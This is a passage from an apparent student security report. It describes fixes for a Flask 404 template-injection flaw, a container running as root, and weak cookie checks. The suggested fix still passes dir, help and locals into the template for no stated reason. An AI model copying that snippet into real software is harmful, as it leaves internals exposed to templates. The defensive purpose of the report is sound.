- CWE-96: Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')

The URL inserted by the attacker is placed directly in the flask template, which means that the attacker can inject code that is executed during the execution of the 404 error template.

A simple way to mitigate this problem would be to pass the inserted URL as an argument to the template.

```
@app.errorhandler(404)
def page_not_found(e):
    template = '''
 <div class="center-content error">
 <h1>Oops! That page doesn't exist.</h1>
```

```
 <pre>{{ url }}</pre>
 </div>
 '''
    return render_template_string(template,
url=urllib.parse.unquote(request.url), dir=dir, help=help,
locals=locals), 404
```

Executing the server with root privileges:

The server is executed with unnecessary permissions that, if the attacker gets a hold of that specific container, he is allowed to do whatever he wants. This is directly related to the following CWE:

- CWE-250: Execution with Unnecessary Privileges

To solve this problem, these lines in the server’s Dockerfile needed to be uncommented:

```
#RUN useradd -Mr app
#USER app
```

Cookie verification:

Correctly verifying the cookies, demanding that it is only written what is strictly necessary, avoiding manipulation attempts of the cookie’s size or changes to the padding in order to get in the system.

To ensure maximum safety, there are complementary mechanisms which can be used in order to provide additional authentication safety like 2FA, Two Factor Authentication, where the user needs to present two distinct pieces of evidence to the authentication mechanism.

Conclusion

Reaching the end of this report, we conclude that we were able to fulfill all the objectives established by the professors of the course, having developed the knowledge related to analysis and operating records, file permissions, use of containment mechanisms and controls of the Linux operating system.